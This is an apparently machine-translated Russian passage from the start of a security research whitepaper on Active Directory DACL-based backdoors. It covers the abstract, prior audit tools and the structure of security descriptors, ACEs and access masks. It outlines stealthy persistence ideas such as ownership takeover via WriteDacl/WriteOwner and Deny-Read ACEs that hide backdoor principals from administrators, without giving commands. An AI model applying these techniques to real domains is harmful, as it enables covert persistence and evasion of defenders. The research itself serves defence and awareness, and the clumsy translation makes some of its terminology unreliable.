

ТУЗ в рукаве:

Проектирование бэкдоров Active Directory DACL

Уилл Шредер

Энди Роббинс

Ли Кристенсен

Абстрактность

Дескрипторы безопасности объектов Active Directory (AD) представляют собой неиспользованную наступательную среду, которую часто упускают из виду как злоумышленники, так и защитники. Хотя неправильная конфигурация дескриптора безопасности AD может предоставить множество путей, которые облегчают повышение прав домена, они также предоставляют уникальную возможность скрытно развернуть постоянство Active Directory. Часто бывает трудно определить, была ли неправильная конфигурация конкретного дескриптора безопасности AD установлена намеренно или реализована случайно. Мы представляем таксономию отношений управления, которые позволяют захватить конкретный узел, подходы к использованию ищейки для помощи в планировании бэкдорных стратегий, стелс-примитивы, которые включают права перечисления сокрытия дискреционного списка управления доступом (DACL) и существование принципалов, а также серия бэкдор-кейсов изучает, что объединяет несколько примитивов в цепочку для сохранения тонкой области. «Если вы можете представить это, это, вероятно, уже было сделано» применимо здесь - эти бэкдоры, вероятно, они были развернуты в средах в течение многих лет без ведома администратора. Освещая этот подход к настойчивости, мы надеемся повысить осведомленность как злоумышленников, так и защитников о возможностях стойкости, доступных с помощью манипуляций с дескрипторами безопасности Active Directory.

Вступление

С ростом осведомленности о билетах Kerberos Golden¹ и Silver² отрасль начала узнавать о методах сохранения «без вредоносных программ». То есть стратегии персистентности, которые не предполагают выполнение кода в системах, чтобы сохранить доступ к средам в будущем. В то время как атаки с использованием золотых и серебряных билетов Kerberos могут обеспечить постоянство без каких-либо изменений или выполнения кода в среде, существует еще одно средство для обеспечения сохраняемости Active Directory. Подход с сохранением дескриптора безопасности включает в себя некоторые модификации среды; однако выполнение кода не требуется, и изменения часто сохраняются после обновлений функционального уровня операционной системы и домена. Это означает, что модификации дескриптора безопасности Active Directory предоставляют прекрасную возможность для сохранения в домене с минимальными следами криминалистической экспертизы.

Объекты Active Directory - это класс защищаемых объектов³, то есть они содержат дескриптор безопасности⁴. Что касается персистентности и повышения привилегий в средах AD, нас особенно интересует анализ полей владельца объекта и DACL дескрипторов безопасности AD.

Владельцы объектов могут изменять DACL объекта. DACL - это список записей управления доступом (ACE), которые определяют, какие участники (или «попечители») имеют какие права контроля над рассматриваемым объектом. Отношения владельца объекта и управления DACL могут быстро усложняться для современного домена, а в сочетании с отсутствием простых возможностей аудита это означает, что в большинстве сред существует некоторая неправильная конфигурация дескриптора безопасности. Ограниченный объем предыдущей работы был в основном сосредоточен на перечислении этих управляющих отношений для повышения привилегий домена; здесь мы рассматриваем использование этих неправильных конфигураций в целях сохранения. Это затрагивает еще одно преимущество этого подхода - часто бывает трудно определить, была ли «неправильная конфигурация» дескриптора безопасности реализована злонамеренно или случайно. Само собой разумеется, что для реализации этих изменений уже необходим некоторый тип доступа к домену с повышенными правами, чаще всего «Администратор домена» или эквивалентный доступ.

Чтобы создать бэкдоры, состоящие из одной или нескольких цепочек неправильно сконфигурированных дескрипторов безопасности, этот документ предоставляет надлежащую техническую основу для владения объектами, DACL / ACE, простой способ для аутентифицированных в домене (но в остальном непривилегированных) пользователей для перечисления этих ACE, как использовать ищейку для сопоставления «нормального» окружения, таксономии отношений захвата объектов, примитивов «скрытности» для использования в цепочках бэкдоров и нескольких тематических исследований, демонстрирующих возрастающую сложность цепочек атак дескрипторов безопасности. Мы завершаем некоторые защитные размышления и смотрим на возможности будущих исследований.

Права управления, которые нас интересуют, обычно делятся на три основные категории: общие права, стандартные / «управляющие» права, которые позволяют взять на себя управление самим

¹ <http://passing-the-hash.blogspot.com/2014/08/mimikatz-and-golden-tickets-whats-bfd.html>

² <https://adsecurity.org/?p=2011>

³ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379557\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379557(v=vs.85).aspx)

⁴ <https://msdn.microsoft.com/en-us/library/cc230366.aspx>

объектом, и специфические для объекта права, которые применяются особым образом к узлам, которые нам небезразличны. Общие права включают GenericAll и GenericWrite, которые неявно предоставляют определенные права для конкретных объектов. Мы заботимся о правах управления WriteDacl и WriteOwner, которые позволяют изменять DACL и владельца объекта соответственно. Поскольку владелец объекта Active Directory неявно предоставляет полный контроль над объектом, изменение владения является ценным примитивом захвата объекта. Специфичные для объекта права также являются ценным примитивом сохранения, но конкретные права различаются в зависимости от целевого объекта AD. Объектами AD, на которых сосредоточено внимание в рамках этого технического документа, являются пользователи, группы, компьютеры, контейнеры (например, OU и объекты домена) и GPO.

Два основных стелс-примитива, разработанных в ходе нашего исследования, включают сокрытие дескриптора безопасности (включая DACL) и сокрытие принципала от существующих привилегированных пользователей. Изменяя права собственности на объекты и устанавливая определенные записи ACE «Запрет на чтение» для объектов AD, мы можем усложнить получение дескрипторов безопасности объектов с резервной защитой привилегированными пользователями, такими как члены «Администраторов домена». Хотя это потенциально все еще может быть восстановлено, это усложняет возможность защитников найти эти специально созданные бэкдоры. Точно так же мы можем изменять разрешения контейнера AD, содержащего принципала, предотвращая легкую сортировку пользователя (доверительного управляющего / принципала), обладающего вредоносными правами.

На протяжении всего этого документа помните цитату из выступления Мэтта Грэбера на BlackHat 2015 года «Злоупотребление инструментарием управления Windows (WMI) для создания постоянного, асинхронного и бесфайлового бэкдора⁵»:

как оскорбительный исследователь, если вы можете это мечтать, кто-то, вероятно, уже сделал это ... и этот человек не из тех, кто говорит о проблемах безопасности.


Хотя нам не известно о каких-либо публичных примерах использования этих типов бэкдоров «в дикой природе», мы полностью уверены, что мы не первая группа, которая думает об этой идее. Мы полагаем, что по крайней мере некоторые продвинутые злоумышленники, вероятно, использовали подходы персистентности на основе дескрипторов безопасности до тех пор, пока контроль доступа существовал в доменах Windows. Они могли быть в вашем окружении годами.

⁵ <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-InstrumentationWMI-To-Build-A-Persistent-Asynchronous-And-Fileless-Backdoor-wp.pdf>

Задний план

Существует сравнительно мало исследований по безопасности, касающихся дескрипторов безопасности Active Directory, и почти ни одно из них не рассматривает возможность их использования в качестве подхода к сохранению. Одним из первых проектов, которые когда-либо охватывали эти типы управляющих отношений, была презентация «*Chemins de contrôle en Environment Active Directory*» (в переводе: «Пути управления в среде Active Directory⁶») на симпозиуме 2014 года по безопасности информационных и коммуникационных технологий (SSTIC) Эммануэля Гра и Лукаса Буйо. Их технический документ⁷ (на французском языке) разрушает многие из тех же отношений контроля, которые мы рассмотрим здесь.

Их проект AD-control-paths⁸ предоставляет один метод для сбора, визуализации и анализа этих управляющих отношений. Проект включает в себя набор двоичных файлов для перечисления ACE объектов предметной области, а также определенную схему и подход к базе данных графа Neo4j для визуализации:



Вверху: рисунок 19 на странице 71 официального документа «Управление средой Active Directory».

Эта работа 2014 года была новаторской и остается одной из немногих публичных статей в этой предметной области. Однако здесь есть некоторые проблемы:


⁶ https://www.sstic.org/2014/presentation/chemins_de_controle_active_directory/

⁷ https://www.sstic.org/media/SSTIC2014/SSTIC-actes/chemins_de_controle_active_directory/SSTIC2014-Articlechemins_de_controle_active_directory-gras_bouillot.pdf

⁸ <https://github.com/ANSSI-FR/AD-control-paths>

- Для этого требуется, чтобы в процессе сбора на диске находилась серия двоичных файлов. С наступательной и (в некоторой степени) оборонительной точки зрения наша общая философия заключается в том, чтобы как можно больше не использовать диск, чтобы минимизировать количество артефактов.
- Поскольку проект в значительной степени основан на необработанном Neo4j и имеет несколько этапов настройки, существуют проблемы с удобством использования проекта, которые потенциально препятствуют его внедрению. Хотя его технические возможности феноменальны, новичкам иногда сложно понять его использование.

Второй проект, охватывающий аудит и анализ ACL, - это «Криминалистика: исследование Active Directory⁹» Робина Гранберга, а также связанный с ним набор инструментов «AD ACL Scanner¹⁰». В статье рассматриваются многие опасные разрешения в разделе «Какие разрешения представляют больший риск, чем другие?» раздел, который включает в себя все конкретные отношения контроля, которые мы рассмотрим в этой статье. Сканер AD ACL - это набор инструментов с графическим интерфейсом на основе PowerShell, который позволяет легко перечислять права объекта:



Вверху: интерфейс сканера AD ACL, перечисляющий списки DACL в домене.

AD ACL Scanner также включает функцию сравнения, в которой шаблоны стандартных конфигураций DACL для определенных типов объектов используются, чтобы помочь отфильтровать стандартные настройки и упростить поиск неверных конфигураций. Этот проект

⁹ <https://blogs.technet.microsoft.com/pfesweplat/2017/01/28/forensics-active-directory-acl-investigation/>

¹⁰ <https://github.com/canix1/ADACLSscanner>

кажется достаточно всеобъемлющим и активно поддерживается; однако он упускает возможность визуализировать эти отношения контроля с точки зрения риска или цепочек неправильных конфигураций. Если взять «Защитники думают списками». Злоумышленники мыслят графами¹¹» как подход к этой проблеме, тогда решение на основе графов позволяет нам лучше визуализировать, как эти контрольные отношения влияют на цепочки атак.

Другой проект, связанный с аудитом Active Directory, - это проект BTA¹², который описывает себя как «среду аудита безопасности Active Directory с открытым исходным кодом», выпущенный Филиппом Бионди и Джоффри Чарни из Airbus Group. Авторы проекта представили на Black Hat Arsenal в 2015 году доклад «АКТИВНЫЕ ЗАКРЫТИЯ КАТАЛОГА: миф или реальность¹³». Рассматриваемые бэкдоры включают членство в доменных администраторах, злоупотребление AdminSDHolder и показывают начало общей структуры аудита для Active Directory. С тех пор он был расширен и теперь включает такие вещи, как «Кто имеет расширенные права (userForceChangePassword, SendAs и т. д.)», А также имеет некоторые возможности различия для обнаружения изменений в определенные моменты времени. Однако, поскольку проекту требуется база данных Active Directory ntds.dit для извлечения необходимой информации, она менее полезна в нападении, хотя остается отличным защитным ресурсом.

Одной из немногих ссылок, которые мы смогли найти в связи с оскорбительным использованием списков управления доступом AD, было русское сообщение 2010 г. «Бэкдор в активном каталоге своими руками¹⁴» (примерно переводится: «Бэкдор в активном каталоге своими руками»). Как никто из авторов этот технический документ говорит по-русски, нам пришлось полагаться на Google Translate, чтобы изучить сообщение. Насколько мы можем судить, подход описывает метод создания невидимого привилегированного пользователя в Active Directory. Методология начинается с создания новой учетной записи пользователя домена с именем, которое кажется законным или иным образом трудно идентифицировать как вредоносное только по имени: «ExchangeLegacyReceiver». Затем пароль учетной записи устанавливается на неограниченный срок действия, а владельцем объекта устанавливается сам. Затем пользователя помещают в группу безопасности с высокими привилегиями, причем в приведенных примерах используются «Пользователи удаленного рабочего стола» или «Администраторы предприятия». Механизм скрытности, используемый российской работой, заключается в помещении пользователя в группу, которая по умолчанию не отображается в Active Directory Users and Computers (ADUC). Наконец, автор заявляет, что привилегированная учетная запись бэкдора должна быть невидимой как в ADUC, так и в ads.exe.

Хотя публикация в российском блоге, безусловно, создает прецедент для скрытых, безагентных лазеек в Active Directory, несколько факторов привели нас к выводу, что бэкдор и скрытые механизмы могут быть еще более скрыты. Во-первых, автор сообщения подтверждает, что пользователь будет отображаться как член привилегированной учетной записи, в которую он добавлен. Подход основан на названии учетной записи, чтобы отговорить расследование. Мы бы предпочли, чтобы скрытый механизм полагался на скрытие объекта AD или механизм, который делает существование объекта менее очевидным. Во-вторых, контейнер каталога, в который


¹¹ <https://blogs.technet.microsoft.com/johnla/2015/04/26/defenders-think-in-lists-attackers-think-in-graphs-as-long-as-this-is-true-attackers-win/>

¹² <https://bitbucket.org/iwseclabs/bta/>


¹³ https://bitbucket.org/iwseclabs/bta/downloads/BH_Arsenal_US-15-bta.pdf

¹⁴ <https://habrahabr.ru/post/90990/>

автор предлагает переместить объект, становится видимым при выборе «Advanced Features» под представлением в ADUC:



До: Контейнер «Программные данные» не отображается. В ADUC администратор выбирает «Расширенные функции» в разделе «Просмотр».



После: Контейнер «Программные данные» виден, и его содержимое можно перечислить.

Во время разработки этого материала Шон Меткалф опубликовал сообщение под названием «Сканирование привилегий Active Directory и привилегированных учетных записей¹⁵». В довольно исчерпывающем посте Шон разбирает информацию ACL перечисления AD, а также некоторые отношения управления, описанные в этом техническом документе.

Защищаемые объекты

Защищаемый объект определяется Microsoft¹⁶ как объект, который может иметь дескриптор безопасности. Дескриптор безопасности - это двоичная структура данных, которая может различаться по длине и точному содержанию, но всегда содержит, как минимум, заголовок управляющих битов, идентификатор безопасности (SID) владельца объекта и SID первичной группы объекта. . Большинство современных сред AD игнорируют раздел первичной группы дескриптора безопасности. Дескриптор безопасности также может содержать список управления дискреционным доступом (DACL) и / или список управления доступом к системе (SACL), хотя технически это не требуется. [MS-ADTS] ¹⁷6.1.3 описывает требования к дескрипторам безопасности объектов AD, некоторые из которых мы описываем здесь.

```
typedef struct _SECURITY_DESCRIPTOR {
    UCHAR Revision;
    UCHAR Sbz1;
    SECURITY_DESCRIPTOR_CONTROL Control;
    PSID Owner;
    PSID Group;
    PACL Sacl;
    PACL Dacl;
} SECURITY_DESCRIPTOR, *PISecurity_DESCRIPTOR;
```

Вверху: определение структуры SECURITY_DESCRIPTOR¹⁸.

Биты управления заголовком

Биты управления заголовком определяются 16-битным типом данных SECURITY_DESCRIPTOR_CONTROL¹⁹. Эти биты управляют различными аспектами наследования, а также другими настройками и включают в себя два конкретных бита, которые особенно интересны для нас. Бит SE_DACL_PRESENT сигнализирует, что DACL присутствует в дескрипторе безопасности. Как указано в документации: «Если этот флаг не установлен или если этот флаг установлен и DACL равен NULL, дескриптор безопасности разрешает полный доступ всем²⁰».

¹⁵ <https://adsecurity.org/?p=3658>

¹⁶ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379557\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379557(v=vs.85).aspx)

¹⁷ <https://msdn.microsoft.com/en-us/library/cc223122.aspx>

¹⁸ [https://msdn.microsoft.com/en-us/library/windows/hardware/ff556610\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff556610(v=vs.85).aspx)

¹⁹ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566(v=vs.85).aspx)

²⁰ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566(v=vs.85).aspx)

Другой интересующий бит - это бит SE_DACL_PROTECTED (0x1000), который предотвращает изменение включенного объекта DACL наследуемыми ACE. Мы предположили, что это позволило бы использовать интересный метод скрытия эффективного доступа посредством манипуляции наследованием, но тесты оказались безуспешными. См. Раздел «Дальнейшие исследования» для получения дополнительной информации.

Мы также попытались определить, как вручную установить эти биты для объектов AD, что имело бы тот же эффект, что и Null DACL; однако мы снова потерпели неудачу. Похоже, что служба Active Directory игнорирует некоторые управляющие биты заголовка, которые клиенты указывают при обновлении дескрипторов безопасности через LDAP, что является областью для будущих исследований. Можно вручную установить биты с помощью функций, выполняемых на контроллере домена, или путем прямого редактирования базы данных NTDS.dit AD. Полную разбивку всех функций управляющих битов см. В документации Microsoft²¹.

Право собственности на объект

Все дескрипторы безопасности AD должны иметь владельца, указанного в качестве идентификатора безопасности (SID). Active Directory неявно предоставляет владельцам объектов WriteDacl и RIGHT_READ_CONTROL²², предоставляя владельцу полный контроль над дескриптором безопасности объекта. Таким образом, злоумышленники, желающие получить доступ к объекту, могут сделать это, скомпрометировав владельца целевого объекта или скомпрометировав любого, кто может предоставить право собственности на целевой объект (например, принципалы с правами WriteDacl / WriteOwner или привилегиями SeTakeOwnership и SeRestorePrivilege).

ACL, DACL и SACL

Когда в большей части документации упоминается термин «список управления доступом» (ACL), имеется в виду список дискреционного управления доступом (DACL) и системный список управления доступом (SACL) дескриптора безопасности конкретного объекта. DACL и SACL объекта представляют собой наборы записей управления доступом (ACE).

Список SACL используется для «указания типов попыток доступа, которые создают записи аудита в журнале событий безопасности контроллера домена²³». Хотя списки управления доступом имеют большой защитный потенциал, они выходят за рамки данной статьи. ACE в DACL объекта определяют, какие участники безопасности (также иногда называемые «опекунами») имеют какие права на целевой объект, и на чем сосредоточена наша работа. Следует отметить разницу между пустым списком DACL и пустым списком SACL. Пустой DACL фактически предоставляет все права всем пользователям, в то время как DACL, который присутствует, но не содержит никаких записей ACE, запрещает права всем пользователям. NULL DACL не разрешены в Active Directory согласно спецификации (см. MS-ADTS 6.1.3)²⁴.

ACEs

²¹ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379566(v=vs.85).aspx)


²² [MS-ADTS] 5.1.3.3.1 “Null vs Empty DACLs”. <https://msdn.microsoft.com/en-us/library/cc223515.aspx>

²³ [https://msdn.microsoft.com/en-us/library/ms677926\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677926(v=vs.85).aspx)

²⁴ <https://msdn.microsoft.com/en-us/library/cc223731.aspx>


Все ACE включают 32-битный набор флагов, которые управляют наследованием и аудитом, маску доступа, которая определяет права, разрешенные для объекта, и идентификатор безопасности (SID), который идентифицирует принципала / доверенного лица, имеющего указанные права. Есть два типа ACE: общие ACE и объектно-ориентированные ACE. ACE для конкретных объектов позволяют более детально управлять особенностями наследования и правами доступа для конкретных объектов, которые не могут быть зафиксированы с помощью общей спецификации прав. Объектно-ориентированные ACE применимы только к объектам AD.

Общая структура ACE выглядит следующим образом:



Вверху: макет универсального ACE²⁵.

В то время как структура ACE для конкретного объекта:



Вверху: макет объектно-зависимого ACE²⁶.

²⁵ <http://searchwindowsserver.techtarget.com/feature/The-structure-of-an-ACE>

²⁶ <http://searchwindowsserver.techtarget.com/feature/The-structure-of-an-ACE>

«Тип объекта» содержит GUID, который можно интерпретировать одним из трех способов:

1. **Тип дочернего объекта:** если маска доступа предоставляет право RIGHT_DS_CREATE_CHILD, GUID ObjectType указывает тип дочернего объекта, который может быть создан в контейнере. GUID из всех нулей или отсутствие GUID указывает на то, что все типы дочерних объектов могут быть созданы.
2. **Набор свойств / свойств:** если RIGHT_DS_READ_PROP или RIGHT_DS_WRITE_PROP указаны в маске доступа, или если свойство является «конфиденциальным» и установлено RIGHT_DS_CONTROL_ACCESS, GUID ObjectType относится к определенному свойству (или набору свойств), которое принципалу разрешено читать / писать соответственно.
3. **Определенное расширенное право:** если задано DS_CONTROL_ACCESS и GUID ObjectType сопоставляется с расширенным правом, зарегистрированным в текущей схеме леса, то предоставляется это конкретное расширенное право (например, принудительный сброс пароля пользователя).

Маска доступа

Маска доступа - это 32-битный компонент ACE, который фактически определяет права на объект, предоставленные указанному SID принципала. Общая структура маски доступа:

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
GR	GW	GE	GA	Reserved	AS	Standard access rights								Object-specific access rights																	

GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_All
AS → Right to access SACL

Вверху: битовый выход из общей маски доступа²⁷.

Вот как выглядит маска доступа для объекта Active Directory (X == Зарезервированные биты):

0	1	2	3	4	5	6	7	8	9	1	0	1	2	3	4	5	6	7	8	9	2	0	1	2	3	4	5	6	7	8	9	3	0	1
G R	G W	G X	G A	X	X	X	X	X	X	X	W O	W D	R C	D E	X	X	X	X	X	X	C R	L O	D T	W P	R P	V W	L C	D C	C C					

Вверху: побитовый прорыв маски доступа к объекту Active Directory²⁸.

Вот как интерпретируются общие права AD для объектов Active Directory (раздел 5.1.3.2 [MS ADTS]: Техническая спецификация Active Directory²⁹):

